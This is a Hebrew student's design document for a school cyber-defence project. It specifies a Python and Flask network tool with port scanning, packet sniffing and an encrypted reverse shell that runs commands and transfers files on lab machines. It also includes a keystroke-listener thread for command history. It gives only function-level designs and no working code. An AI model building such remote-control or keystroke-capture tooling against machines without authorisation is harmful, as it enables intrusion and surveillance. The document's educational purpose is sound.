- 7. אפשרות לבצע סריקת פורטים מסוג TCP SYN על כל אחד ממחשבי הרשת.
- 8. אפשרות לבצע סריקת פורטים מסוג TCP Stealth על כל אחד ממחשבי הרשת.
  - 9. אפשרות לבצע סריקת פורטי UDP על כל אחד ממחשבי הרשת.
  - 10. אפשרות הפעלת הסנפת תקשורת על כל אחד ממחשבי הרשת.
- 11. אפשרות התחברות לממשק הפקודה של כל אחד מהמחשבים באמצעות Reverse Shell.





12. התנתקות מהמערכת( Log out).

# דרישות פונקציונליות

טיפול בשגיאות	פלט	תהליך	קלט	דרישה	#
תוחזר הודעת שגיאה	המודיע HTML דף	העברת נתוני המשתמש המתקבלים	נתוני המשתמש	הרשמה	1
במקרה של:	כי הלקוח נרשם	לשרת ושמירתם בבסיס הנתונים(	,החדש (שם פרטי	ראשונית	
אימייל לא -	בהצלחה	הסיסמה מגובבת).	שם משפחה, אימייל,	– למערכת	
תקין/תפוס.	למערכת.		שם משתמש נבחר,	רישום של	
- שם משתמש			סיסמה נבחרת).	משתמש חדש	
תפוס.					
- סיסמה קצרה מידי.					
- אימות סיסמה שגוי.					
תוחזר הודעת שגיאה	הודעה המודיעה	העברת נתוני המשתמש המתקבלים	נתוני המשתמש	התחברות	2
: אם:	כי הלקוח התחבר	לשרת ובדיקתם בבסיס הנתונים.	הקיים (שם משתמש,	משתמש קיים	
- לפחות מהנתונים	בהצלחה		סיסמה).	למערכת	
שהתקבלו לא	למערכת, ומעבר				
מתאים לנתונים	.למסך אימות				
הקיימים מראש					
במסד הנתונים.					
תוחזר הודעת שגיאה	מסך המאפשר	ביצוע בדיקת התאמה בין ה ושם	אימייל	איפוס סיסמה	3
במקרה וכתובת	איפוס ושינוי	המשתמש הנקלטים. אם קיים מייל			
האימייל שהתקבלה	סיסמה.	זה במערכת, ישלח לאימייל קוד			
לא תקינה.		אימות לשחזור סיסמה. המשתמש			
תוחזר הודעה		יתבקש להקליד קוד זה, ובמידה והקוד			
מתאימה במקרה		נבון תינתן אפשרות לשינוי סיסמה.			
שלא קיים מייל כזה					
במערכת.					

טיפול	פלט	תהליך	קלט	דרישה	#
בשגיאות					



אין	הפאקטות שהוסנפו ושייבות	הסנפת תקשורת	מספר הפאקטות	הפעלת הסנפה	4.1
	לפרוטוקולים הבאים:ICMP , SSH,		להסנפה(ברירת מחדל		
	FTPI SMB ,DHCP ,HTTP ,DNS		.(1000		
אין	הפורטים הפתוחים	סריקת פורטים	טווח הפורטים לבדיקה	הפעלת סריקת	4.2
				פורטים SYN	
אין	הפורטים הפתוחים	סריקת פורטים	טווח הפורטים לבדיקה	הפעלת סריקת	4.3
				Stealth פורטים	
אין	הפורטים הפתוחים	סריקת פורטים	טווח הפורטים לבדיקה	הפעלת סריקת	4.4
				פורטים UDP	
פקודה לא	תוצאות הפקודה	הרצת הפקודה על	פקודה לביצוע	התחברות	4.5
תקינה, שגיאות		המחשב המרוחק		Reverse Shella	
חיבור.					
אין	סגירת הSession של המשתמש	ניתוק המשתמש	בקשת התנתקות	התנתקות	5
	והעברה לדף HTML האומר כי	מהמערכת.	מהמערכת של	מהמערכת	
	התנתק בהצלחה.		המשתמש.		



פירוט הבדיקות ('קופסא שחורה')

(בדיקות לביצוע אך ורק עם קובץ ההרצה, ללא הקוד, בדגש על כך שכל אחד לפי הכתוב בטבלה יצליח לבצע את הבדיקה)

מספר	שם הבדיקה (שם	מה אמורה לבדוק	איך מתכננים לבדוק
	שיעיד על תוכן		לתאר בפירוט את שלבי)
	הבדיקה)		הבדיקה)
1	התחברות	האם ההתחברות עובדת.	לבדוק פרטי משתמש
			נכונים, לבדוק פרטי
			משתמש לא נכונים,
			הדפסה של פרטי הסשן
			בצד שרת.
2	התנתקות	האם ההתנתקות עובדת	להתחבר, להתנתק, ולבדוק
		והמשתמש לא יכול לגשת	האם יש גישה לנתיבים
		יותר לדפים של	המורשים אך ורק
		המשתמש.	למשתמש מחובר.
3	הרשמה	האם נתוני ההרשמה	להירשם, לבדוק במסד
		נרשמים כראוי במסד	הנתונים את הטבלאות
		הנתונים, הסיסמה	ולנסות להתחבר למשתמש
		מגובבת, והאם ניתן לאחר	שנפתח.
		מכן להתחבר אל	
		המשתמש שנרשם.	
		האם המשתמש כבר קיים	
		במסד הנתונים.	
4	הסנפת תקשורת	האם רחרחן הרשת קולט	ליצור סקריפט שישלח
		פאקטות שנשלחו	פאקטות על פי
		בוודאות בפרוטוקולים	הפרוטוקולים למחשב
		המסוננים אל המחשב	ולראות האם הוא זיהה את
		.המסניף	רוב/כל הפאקטות שנשלחו.
5	סריקת SYN	האם הסריקה עובדת	להריץ סריקת Nmap על
		ומציגה תוצאות מהימנות.	מכונה וירטואלית, לשמור
			את התוצאות ולהשוות עם
1	1		L





תוצאות הסריקה שלי.			
להריץ סריקת Nmap על	האם הסריקה עובדת	סריקת Stealth	6
מבונה וירטואלית, לשמור	ומציגה תוצאות מהימנות.		
את התוצאות ולהשוות עם			
תוצאות הסריקה שלי.			
להריץ סריקת Nmap על	האם הסריקה עובדת	סריקת UDP	7
מבונה וירטואלית, לשמור	ומציגה תוצאות מהימנות.		
את התוצאות ולהשוות עם			
תוצאות הסריקה שלי.			
להתחבר למחשב, להריץ	האם ניתן להתחבר	Reverse התחברות ב	8
עליו פקודות מרחוק ולאחר	מרחוק למחשב ברשת	Shell	
מכן לבצע את אותן פקודות	ולהפעיל עליו פקודות		
לוקאלית ולוודא שמתקבל	מערכת, להעביר קבצים,		
אותו פלט.	ולערוך חיפושים.		
לעבור על רשימת הכתובות	האם הסריקה עובדת	סריקת רשת	9
המחוברות ולוודא שניתן	ומהימנה.		
לשלוח אליהן באמת פינג.			
לשנות סיסמה של	האם ניתן לשנות את	איפוס סיסמה	10
משתמש קיים, ולנסות	הסיסמה.		
להתחבר עם הסיסמה			
החדשה.			



# קריית החינוך "אמירים" – ראשון לציון

# מגמת הנדסת תוכנה - התמחות בהגנת סייבר



- תכנון לוח זמנים ראשוני
- עבור כל פעילות בלוח: זמן התחלה מתוכנן, זמן סיום מתוכנן, זמן התחלה בפועל, זמן סיום בפועל והערות.
   יש לכלול את התאריכים שניתנו לכם עבור כל פרק כ'זמן סיום מתוכנן' ואת החודש של הקידוד לפרק לאבנים גדולות ולתת להן זמנים

הערות	זמן סיום	זמן התחלה	זמן סיום	זמן התחלה	פעילות
	בפועל	בפועל	מתוכנן	מתוכנן	
סיימתי בזמן	1.12.21	18.11.21	1.12.21	15.11.21	יזום
הרצוי					
סיימתי בזמן	16.12.21	8.12.21	17.12.21	2.12.21	אפיון
הרצוי					
התעכבתי כי	16.4.22	12.4.22	18.1.21	18.12.21	ניתוח
למדתי					
טכנולוגיה					
חדשה- Scapy					
התעכבתי	21.5.22	17.4.22	1.2.22	19.1.21	עיצוב
מאוד מפני					
שלקחתי					
הפסקה					
מהספר לטובת					
עבודה רציפה					
על פיתוח					
הפרויקט					
התעכבתי	18.4.22	20.2.22	1.3.22	2.2.22	גרסה ראשונית
בשל קשיים					
בפיתוח.					
	24.5.22	15.4.22	17.3.22	2.3.22	מסמך בדיקות
	2.5.22	1.5.22	1.4.22	18.3.22	מדריך
					למשתמש
	23.5.22	20.4.22	16.4.22	2.4.22	הצפנה





27.5.22	22.5.22	1.5.22	17.4.22	ית	גרסה סונ
27.5.22	22.5.22	17.5.22	2.5.22	תיק	סגירת
					פרויקט

# 3. ניהול סיכונים בפרויקט

● זיהוי סיכוני הפרויקט, ניתוחם ומענה עליהם, הטבלה תמוין מסיכון גבוה לנמוך (הגבוהים באדום, בינוני –
 בתום, קל – צהוב) סיכון שיוסר יצבע בירוק ויעבור לתחתית המסמך

תאריך	מה בוצע	תיאור דרכים (לפחות 2 ) להתמודדות	רמת הסיבון	פירוט	הסיכון
	בפועל	עם הסיבון ולהקטין אותו	(קל/בינוני/קשה)	הסיבון	
12.5	התחלתי עם	• הקדמת לו"זים משימות	קשה	פרויקט	אי
	הדברים היותר	ארגון הזמן בצורה יעילה •		לא יושלם	עמידה
	קשים אך הדבר	• להתחיל בדברים היותר קשים			בזמנים
	יצר אצלי עייפות				
	ופחות רצון				
	להתקדם				
	לדברים היותר				
	קלים אך				
	מתישים				
	וארוכים.				
13.5		• להקדים לוזים	קלה	המערכת	יישום
				תכלול	פיצ'רים
				פחות	נוספים
				פיצ'רים	
13.5		להקדים לוזים	בינוני	הצפנת	יישום
				התקשור	הצפנות
				ת	בשרתים
				בשרתים	
				והלקוחות	
				שלא של	
				הרברס	
				של	
13.5		להקדים לוזים	גבוה	השרתים	ייצוב
				ברגע	השרתים





	אינם	
	מאפשרים	
	לבצע	
	במה	
	סריקות	
	על אותו	
	המחשב	
	זו אחר זו.	



# <u>פרק ג' - Eagle Eye Project - מסמך ניתוח</u>

פרוט יכולות המערכת

יכולות בצד שרת:

<u>צד שרת(Flask):</u>

<u>שם היכולת</u>: הרשמה למערכת

מהות היכולת: רישום משתמש חדש במערכת

אוסף יכולות:

• קבלת נתונים מהלקוח

● בדיקה מול בסיס הנתונים

גיבוב סיסמא ●

הוספה לבסיס נתונים

• החזרת דף תשובה

<u>שם היכולת</u>: התחברות למערכת

מהות היכולת: התחברות משתמש למערכת

אוסף יבולות:

• קבלת נתונים מהלקוח

• בדיקה מול בסיס הנתונים

• החזרת דף תשובה

<u>שם היכולת</u>: איפוס סיסמה

מהות היבולת: איפוס סיסמה של משתמש לפי מייל

<u>אוסף יכולות</u>:

• קבלת נתונים מהלקוח - מייל

214273393 אופק ארז



- בדיקה מול בסיס הנתונים
- שליחת מייל עם קוד אימות.
  - החזרת דף לאיפוס
- קבלת נתוני סיסמה חדשה
  - בדיקת האימות.
- שינוי הסיסמה במסד הנתונים.

שם היכולת: אפשרות צפייה בסריקות קודמות

<u>מהות היכולת</u>: הצגת דף עם תוצאות של סריקות שבוצעו בעבר.

# אוסף יבולות:

- הצגת סריקות שבוצעו בעבר.
- .PCAP אבגת תוצאות הסריקה שנבחרה על ידי טעינה מקובץ

### <u>צד שרת(שרת 2):</u>

שם היבולת: התחלת סריקת פורטי TCP

מחשב מסוים על המחשב TCP מחוב מסוים על המחשב היכולת: השרת יקבל הודעה מלקוח להתחיל לבצע סריקת פורטי עליו הוא נמצא ויפעיל את הפעולה המתאימה.

### אוסף יכולות:

• קבלת הודעה מלקוח ובהתאם הפעלת סריקת פורטים, החזרת המידע לשרת הFlask.

שם היבולת: התחלת סריקת פורטי UDP

מהות היכולת: השרת יקבל הודעה מלקוח להתחיל לבצע סריקת פורטי UDP על המחשב עליו הוא נמצא ויפעיל את הפעולה המתאימה.



# אוסף יבולות:

• קבלת הודעה מלקוח ובהתאם הפעלת סריקת פורטים, החזרת המידע לשרת הFlask

<u>שם היכולת</u>: התחלת הסנפה

<u>מהות היכולת</u>: השרת יקבל הודעה מלקוח להתחיל לבצע הסנפה של התקשורת שתפעל על המחשב עליו הוא נמצא, יתחיל בהסנפה ויחזיר את תוצאותיה לשרת הFlask אשר יציג אותן על גבי האתר.

# אוסף יבולות:

- קבלת הודעה מלקוח ובהתאם התחלת הסנפה.
- החזרת מחרוזת המכילה את המידע הרלוונטי מהפאקטות שהוסנפו ושייכות לפרוטוקולים .Flask לשרת הICMP ,HTTP ,DNS ,SSH ,DHCP ,FTP ,SMB

שם היכולת: הפעלת לקוח Reverse Shell.

מהות היבולת: השרת יקבל הודעה מלקוח להדליק את לקוח הReverse Shell על המחשב עליו הוא נמצא ויפעיל את הפעולה המתאימה.

### אוסף יכולות:

• הדלקת לקוח ה-Reverse Shell.

### <u>צד שרת(שרת 3) :</u>

יצירת מפתחות – השרת ייצר לעצמו מפתח ציבורי ומפתח פרטי.

רשימת אובייקטים: הצפנה א-סימטרית, מפתח ציבורי ומפתח פרטי.

• פרסום מפתח ציבורי – כל שרת שהלקוח יתחבר אליו ישלח את המפתח הציבורי של ההצפנה.

רשימת אובייקטים: מפתח ציבורי, תקשורת.

• החלפת מפתחות – השרת יחליף מפתחות עם כל אחד מהלקוחות שהתחברו אליו.



רשימת אובייקטים: הצפנה א-סימטרית (RSA) , פענוח אסימטרי, תקשורת, הצפנה סימטרית (AES).

• שליחת הודעה ללקוח ספציפי– השרת שולח הודעה רק לתחנה הרלוונטית.

שם היכולת: התחברות ב-Reverse Shell למחשב ברשת המקומית.

מהות היכולת: השרת יבקש להתחבר לאחד מהמחשבים ברשת(אחד מהלקוחות) וישלח ללקוח הודעה בהתאם לפקודה שהכניס המשתמש באתר ויקבל את תוצאות הפקודה מן הלקוח ויעבירן לשרת האבר ירנדר את המידע שהתקבל אל תוך דפי הHTML ויציג אותו למשתמש או יעביר את הקובץ המבוקש ללקוח/ יקבל קובץ מן הלקוח.

### אוסף יבולות:

• שליחת הודעה ללקוח עם פקודה להפעלה על מחשב הלקוח.

• קבלת תוצאות הפקודה/ קבלת הקובץ/ שליחת הקובץ.

<u>רשימת אובייקטים</u>: הצפנה/פענוח, תקשורת, בסיס נתונים

יכולות בצד לקוח:

צד לקוח - אתר:

<u>שם היכולת</u>: הרשמה למערכת

<u>מהות היכולת</u>: רישום משתמש חדש במערכת (קליטת פרטיים אישיים נדרשים)

### אוסף יכולות:

ממשק משתמש – מסך הרשמה

● קליטת נתונים

בדיקת תקינות

● שליחה לשרת בבקשת POST

• קבלת תשובה מהשרת

• הצגת דף תשובה למשתמש



<u>שם היכולת</u>: התחברות למערכת

<u>מהות היכולת</u>: התחברות למערכת (קליטת פרטיים אישיים נדרשים)

### אוסף יבולות:

- ממשק משתמש מסך הרשמה
  - קליטת נתונים
  - בדיקת תקינות
  - שליחה לשרת בבקשת POST
    - קבלת תשובה מהשרת
  - הצגת דף תשובה למשתמש

שם היבולת: איפוס סיסמה

<u>מהות היבולת</u>: החלפת הסיסמה של המשתמש(קלט נדרש – מייל)

### אוסף יכולות:

- ממשק משתמש מסך להזנת מייל
  - קליטת נתונים
  - בדיקת מייל מול השרת
    - קבלת מייל אימות.
  - הכנסת קוד האימות לדף.
    - הכנסת סיסמה חדשה.
  - בדיקה של תקינות הסיסמה
  - שליחה לשרת בבקשת POST
    - קבלת תשובה מהשרת
  - הצגת דף תשובה למשתמש

<u>צד לקוח - TCP:</u>



שם היכולת: שליחת בקשה לסריקת פורטי TCP

מהות היבולת: לחיצה על כפתור באתר שיבקש ממחשב מסוים להתחיל בסריקת פורטים.

### אוסף יבולות:

• שליחת הבקשה לשרת.

שם היכולת: שליחת בקשה לסריקת פורטי UDP

<u>מהות היכולת</u>: לחיצה על כפתור באתר שיבקש ממחשב מסוים להתחיל בסריקת פורטים.

### אוסף יבולות:

● שליחת הבקשה לשרת.

צד לקוח 3- **TCP**:

<u>שם היכולת</u>: קבלת פקודה משרת והרצתה על המחשב.

מהות היבולת: הלקוח מקבל פקודה בתקשורת מוצפנת מן השרת, מפענח אותה ומריץ אותה על ממשק הפקודה של המחשב, שומר את הפלט של הפקודה, מצפין ושולח חזרה לשרת.

#### אוסף יכולות:

• קבלת הבקשה מהשרת.

פענוח הבקשה.

• הרצת הפקודה.

• הצפנת תוצאות הפקודה

• שליחה לשרת.

שם היכולת: שליחת בקשה לסריקת פורטי UDP

<u>מהות היכולת</u>: לחיצה על כפתור באתר שיבקש ממחשב מסוים להתחיל בסריקת פורטים.

# אוסף יבולות:

• שליחת הבקשה לשרת.


שם היכולת: שליחת בקשה לסריקת פורטי UDP

<u>מהות היכולת</u>: לחיצה על כפתור באתר שיבקש ממחשב מסוים להתחיל בסריקת פורטים.

# <u>אוסף יבולות</u>:

• שליחת הבקשה לשרת.

<u>רשימת אובייקטים</u>: ממשק משתמש, הצפנה/פיענוח, תקשורת, תהליכונים.




# <u>פרק ד' - Eagle Eye Project - העיצוב</u>

תיאור הארכיטקטורה של המערכת המוצעת

החומרה: מחשבים.

ישנם שלושה רכיבים עיקריים בארכיטקטורת הפרויקט: שרת, לקוח ומסד נתונים.



תרשים 4 – זרימת המערכת

draw.io נוצר באמצעות



# תיאור הטכנולוגיה הרלוונטית

לקראת בחירת הטכנולוגיה לפרויקט נלקחו בחשבון מספר פרמטרים חשובים אשר משפיעים על איכות הפרויקט, מהותו והייחודיות שלו. מכיוון שמדובר בפרויקט המשלב לא מעט נושאים הקשורים באבטחת מידע חשבתי תחילה לפתח את הפרויקט על מכונת Linux, בשל הנוחות של כלים הקיימים בלינוקס לשם השוואה עם הפעולות שכתבתי. לדוגמה, קיימים לא מעט כלים לסריקת פורטים והסנפת תקשורת בלינוקס כמו גם מדריכים לכתיבת כלים שכאלו על מערכות הפעלה מבוססות יוניקס כמו לינוקס. כמו כן, כאשר עשיתי מחקר על המודול Flask שנועד על מנת ליצור שרת API בצורה קלה ונוחה ראיתי מספר רב של מדריכים המבוססים על מערכות הפעלה מבוססות Unix. בסופו של דבר, החלטתי להשתמש בWindows מכיוון שהמעבדה בבית ספר מבוססת Windows ומבחינת יעילות, במידה ואפתח את הפרויקט אך ורק על מערכת לינוקס, אצטרך להשתמש במכונה וירטואלית על כל אחד מהמחשבים במעבדה מה שיאט משמעותית את זמני הטעינה והסריקה בשל מגבלת המשאבים במכונה וירטואלית. בסופו של דבר, פיתחתי את הפרויקט בצורה גנרית מספיק כך שאינו תלוי במערכת ההפעלה עליה הפרויקט מופעל, אלא ישנו צורך רק שיהיה מותקן Python על המערכת והפעלתי ובדקתי את הפרויקט בעיקר בביתי, על מכונה וירטואלית של Kali Linux המבוססת על Debian.

בחרתי לתכנת את הפרויקט Python ממספר סיבות. ראשית, מכיוון שהפרויקט משלב תקשורת ברובו המוחלט,פייתון הייתה בחירה טבעית בשל הנוחות שמאפשרת השפה לתכנת סוקטים בשל האובייקטים הגמישים בניגוד לתכנות סוקטים בשפות אחרות כגון C#. כמו כן, אני בקיא ביותר בשפה זו ולכן העדפתי לתכנת פרויקט בהיקף כזה בשפה שאני מכיר בצורה הטובה ביותר. נוסף לכל, פייתון היא שפה הנמצאת בשימוש רב בתעשייה בעיקר בתחומים בהם עוסק הפרויקט: רשתות ואבטחת מידע, היא מתעדכנת כל הזמן עם ספריות ומדריכים חדשים והתיעוד על הספריות מאוד רחב ומקיף ברוב המקרים. תחומי העניין שלי הם אבטחת מידע ורשתות בעיקר, אני מאוד אוהב ומתחבר לנושאים אלו והם מסקרנים אותי מאוד ולכן בפרויקט בחרתי לחקור ולשלב בעיקר קונספטים ופיצ'רים הקשורים באבטחת מידע ורשתות. שפת התכנות Python מתאימה מאוד לתכנות בנושאים אלו משום שהיא מאוד אינטואיטיבית, ורסטילית ובעלת היכולות הדרושות על מנת ליצור את הכלים הללו.











32 214273393 אופק ארז



# תיאור מודולים בהם נעשה שימוש

בפרויקט אני משתמש במספר מודולים שונים בפייתון אשר מאפשרים לי לבצע פעולות מסוימות. ניתן לחלק אותם לארבע קבוצות של ספריות: ספריות תקשורת, ספריות הצפנה וגיבוב, ספריות מערכת וספריות כלליות.

WINNING.	DIII
שימוש	שם
מודול אשר נועד לבניית, הסנפת ושליחת	Scapy
. פאקטות	
מודול אשר מאפשר יצירת תקשורת בין רכיבים	Socket
במערכת.	
מודול המאפשר שליחה של מיילים מכתובת	Smtplib
אחת לכתובת אחרת.	
מודול המאפשר יצירת שרת HTTP וניתובים	Flask
.АРІ.	
מודול המאפשר גישה לפעולות מערכת.	Os
מודול המאפשר להריץ פונקציה בפייתון	Threading
בתהליבון, על מנת להקל על העומס וליצור	
מקביליות בקוד.	
shell מודול המאפשר הרצה של פקודות	Subprocess
.Windows - ו Linux במערכות	
הספרייה מאפשרת לנו להשיג מידע על הזמן	Time
הנוכחי בנקודות מסוימות בקוד.	
הספרייה מאפשרת לנו להשתמש בנוחות	String
ברשימות של כל התווים האפשריים בחלוקה	
לקטגוריות.	
הספרייה מאפשרת פונקציות הבוחרות באופן	Random
רנדומלי אלמנטים או מגרילות מספרים.	
הספרייה מאפשרת פתיחה, עריכה ושמירה	PIL
של תמונות באמצעות Python.	
הספרייה מאפשרת שילוב של הצפנות של	(pycryptodomex)Cryptodome

33 אופק ארז 214273393



	מידע.
Hashlib	הספרייה משמשת להצפנה ופענוח באמצעות
	פונקציות גיבוב.
Re	מודול המאפשר בדיקות רגקס על מחרוזות
	ובתים.

# המודולים שאני פיתחתי

### מודול Webshell\_Server

מודול זה יוצר שרת הממתין לחיבור Reverse Shell מלקוח.		
instance	Server	
access	Public	
type	Server Object(A class I created)	
description	השרת רץ על פורט 9999 וממתין לחיבור מלקוח. כאשר	
	מתחבר הוא מבצע פעולות בהתאם לבקשת הלקוח.	

יוצר שרת מאזין לReverse Shell המבצע פעולות בהתאם לבקשות הלקוח.			
פונקציה	טענת כניסה	טענת יציאה	
init(self)	None	יוצרת thread המאזין ללחיצות	
		מקשי המקלדת	
Connect(self)	None	ממתינה לחיבור לקוח, שולחת	
		מפתח RSA ציבורי ומקבלת את	
		התיקייה הנוכחית בה נמצא	
		הלקוח.	
download(self, command)	command	הפעולה מורידה קובץ מן הלקוח	
		ומחזירה הודעה האם הפעולה	
		הצליחה או לא.	
upload(self, command)	Command	הפעולה מעלה קובץ מהשרת	
		אל הלקוח ומחזירה הודעה האם	
		הפעולה צלחה או לא.	





Execute(self, command)	Command	הפעולה שומרת את הפקודה
		שהתבקש הלקוח לבצע
		ברשימה, שולח את הפקודה
		לביצוע בצד הלקוח, מקבל את
		הפלט ומחזיר לשרת הפלאסק
		.על מנת שיציג על גבי האתר
On_press(self,key)	key	הפעולה מטפלת בהוספת התו
		שנלחץ למשתנה הפקודה כך
		שיתאפשר תיעוד של היסטוריית
		הפקודות לצורך פיצ'ר
		ההיסטוריה.

# מודול Webshell\_Client

מודול זה יוצר לקוח המתחבר למאזין Reverse Shell.		
instance	Client	
access	Public	
Туре	Client Object(A class I created)	
description	הלקוח מנסה להתחבר לכתובת של השרת בפורט בו הוא	
	מאזין. כאשר הוא מתחבר הוא מבצע פעולות בהתאם	
	לבקשת השרת.	

יוצר לקוח המתחבר בReverse Shell לשרת.			
פונקציה	טענת כניסה	טענת יציאה	
init(self, IP, Port)	None	יוצרת לולאה המנסה להתחבר	
		לשרת.	
transfer(self, path)	path	מעבירה קובץ מן הלקוח לשרת	
download(self, command)	command	הפעולה מורידה קובץ מן השרת	
		ומדפיסה הודעה האם הפעולה	
		הצליחה או לא.	
run(self)	None	הלולאה המרכזית של הלקוח,	

35 214273393 אופק ארז



המקבלת פקודה מוצפנת	
לביצוע מהשרת, מפענחת	
אותה, בודקת את טיב הפקודה,	
מבצעת אותה ושולחת את פלט	
הפקודה.	
1	ı

### מודול PortScanner

מודול זה יוצר אובייקט המטפל בסריקות הפורטים מכל הסוגים.		
instance	PortScanner	
access	Public	
type	PortScanner Object(A class I created)	
description	הלקוח מנסה להתחבר לכתובת של השרת בפורט בו הוא	
	מאזין. כאשר הוא מתחבר הוא מבצע פעולות בהתאם	
	לבקשת השרת.	

יוצר אובייקט הסורק פורטים בכתובת מסוימת.			
פונקציה	טענת כניסה	טענת יציאה	
init(self, ip_address)	ip_address	מאתחל את מאפייני	
		:האובייקט	
		ı target_ip_address	
		open_ports מסוג מחרוזת	
		ורשימה.	
UDP_Scan_Wrap(self, start_port,	Start_port, end_port	פעולת מעטפת לסריקת	
end_port)		פורטי הUDP. מוודאת	
		שהתקבלו נתונים תקינים	
		לגבי מספרי הפורטים,	
		מחלקת את כמות הפורטים	
		לסריקה לרשימה של	





		ביייים בחביים בייייים
		רשימות כמספר הליבות
		במעבד כפול 2 לצורך ביצועי
		תהליכונים מקסימליים,
		יוצרת thread עבור כל
		רשימת פורטים, מחכה שכל
		הת'רדים יסיימו ומחזירה את
		רשימת הפורטים הפתוחים
		ממויינת.
UDP_ Scan(self, ports)	ports	הפעולה עוברת על כל
		הפורטים ברשימה, שולחת
		פאקטה באותו פורט,
		ממתינה לתגובה ובמידה ויש
		מוסיפה את הפורט לרשימת
		הפורטים הפתוחים.
SYN_Scan_Wrap(self,	Start_port, end_port	פעולת מעטפת לסריקת
start_port,end_port)		פורטי הTCP, בשיטת SYN.
		מוודאת שהתקבלו נתונים
		תקינים לגבי מספרי
		הפורטים, מחלקת את כמות
		הפורטים לסריקה לרשימה
		של רשימות כמספר הליבות
		במעבד כפול 2 לצורך ביצועי
		תהליבונים מקסימליים,
		יוצרת thread עבור כל
		רשימת פורטים, מחבה שכל
		הת'רדים יסיימו ומחזירה את
		רשימת הפורטים הפתוחים
		ממויינת.
SYN_Scan(self,ports)	ports	הפעולה עוברת על כל
		הפורטים ברשימה, שולחת
		SYN Flag עם TCP פאקטת
		J 1





		באותו פורט, ממתינה
		ACK – SYN לתגובה של
		מהצד השני ובמידה ויש
		מוסיפה את הפורט לרשימת
		הפורטים הפתוחים.
Stealth_Scan_Wrap(self, start_port,	Start_port, end_port	פעולת מעטפת לסריקת
end_port)		פורטי הTCP, בשיטת
		Stealth. מוודאת שהתקבלו
		נתונים תקינים לגבי מספרי
		הפורטים, מחלקת את כמות
		הפורטים לסריקה לרשימה
		של רשימות כמספר הליבות
		במעבד כפול 2 לצורך ביצועי
		תהליכונים מקסימליים,
		יוצרת thread עבור כל
		רשימת פורטים, מחכה שכל
		הת'רדים יסיימו ומחזירה את
		רשימת הפורטים הפתוחים
		ממויינת.
Stealth_Scan(self,ports)	ports	הפעולה עוברת על כל
		הפורטים ברשימה, שולחת
		SYN Flag עם TCP פאקטת
		באותו פורט, ממתינה
		ACK – SYN לתגובה של
		מהצד השני ובמידה ויש
		שולחת פאקטה עם דגל RST
		שמשמעותו שנפל החיבור
		(RESET) ומוסיפה את
		הפורט לרשימת הפורטים
		הפתוחים.



#### מודול Server

	מודול זה יוצר שרת הממתין לחיבור מלקוח.
instance	Server
access	Public
type	Server Object(A class I created)
description	השרת רץ על פורט 16549 וממתין לחיבור מלקוח. כאשר
	מתחבר הוא מבצע פעולות בהתאם לבקשת הלקוח.

יוצר שרת המחכה לחיבור מלקוח.					
פונקציה	ענת יציאה טענת כניסה פונקציה				
init(self)	None	מפעילה שרת וממתינה לחיבור,			
		מעבירה לפעולה הראשית של			
		השרת לאחר מכן.			
transfer(self, path)	path	מעבירה קובץ מן השרת ללקוח.			
run(self)	None	הלולאה המרכזית של השרת,			
		המקבלת פקודה לביצוע			
		מהלקוח, בודקת את טיב			
		הפקודה, מפעילה את			
		הפונקציה המתאימה ושולחת			
		את תוצאות הפונקציה חזרה			
		ללקוח.			

#### מודול Client

	מודול זה יוצר לקוח המתחבר לשרת.		
instance	Client		
access	Public		





type	Client Object(A class I created)
description	הלקוח מתחבר לשרת בכתובת IP והפורט שהוא. כאשר
	הוא מתחבר הוא מעביר פקודות לשרת לביצוע ומעביר
	לשרת הAPI את תוצאות ההרצה שקיבל מהשרת.

יוצר לקוח המתחבר לשרת					
פונקציה	טענת בניסה	טענת יציאה			
init(self, IP, Port)	IP, Port	הפעולה יוצרת לקוח TCP			
		המנסה להתחבר בפורט והIP			
		שהתקבלו.			
Activate_sniff(self)	None	הפעולה שולחת הודעה לשרת			
		להתחיל בהסנפה, ומקבלת			
		ממנו קובץ PCAP המכיל את			
		תוצאות ההסנפה.			
Activate_SYN(self)	None	הפעולה שולחת הודעה לשרת			
		להתחיל בסריקת פורטי TCP			
		בשיטת SYN, ומחזירה את			
		רשימת הפורטים הפתוחים.			
Activate_UDP(self)	None	הפעולה שולחת הודעה לשרת			
		להתחיל בסריקת פורטי UDP			
		ומחזירה את רשימת הפורטים			
		הפתוחים.			
Activate_Stealth(self)	None	הפעולה שולחת הודעה לשרת			
		להתחיל בסריקת פורטי TCP			
		בשיטת Stealth, ומחזירה את			
		רשימת הפורטים הפתוחים.			
Activate_reverse_shell(self)	None	הפעולה שולחת הודעה לשרת			
		Reverse להפעיל את מאזין ה			
		.Shell			



### מגמת הנדסת תוכנה - התמחות בהגנת סייבר



#### תיאור סביבת הפיתוח

- שפת התכנות Python.
- סביבת הפיתוח שלי Pycharm לbackend שנכתב ב VScode Python לפיתוח ה backend לפיתוח ה שלי Javascript
  - בסיס נתונים השתמשתי בתוכנה DB browser for SQLite לצורך צפייה ובניית מסד הנתונים בSqlite3.
    - CSS + HTML − ממשק גרפי
    - Nmap, Wireshark,Sqlmap כלים הנדרשים לבדיקות ●

#### תיאור האלגוריתמים המרכזיים בפרויקט:

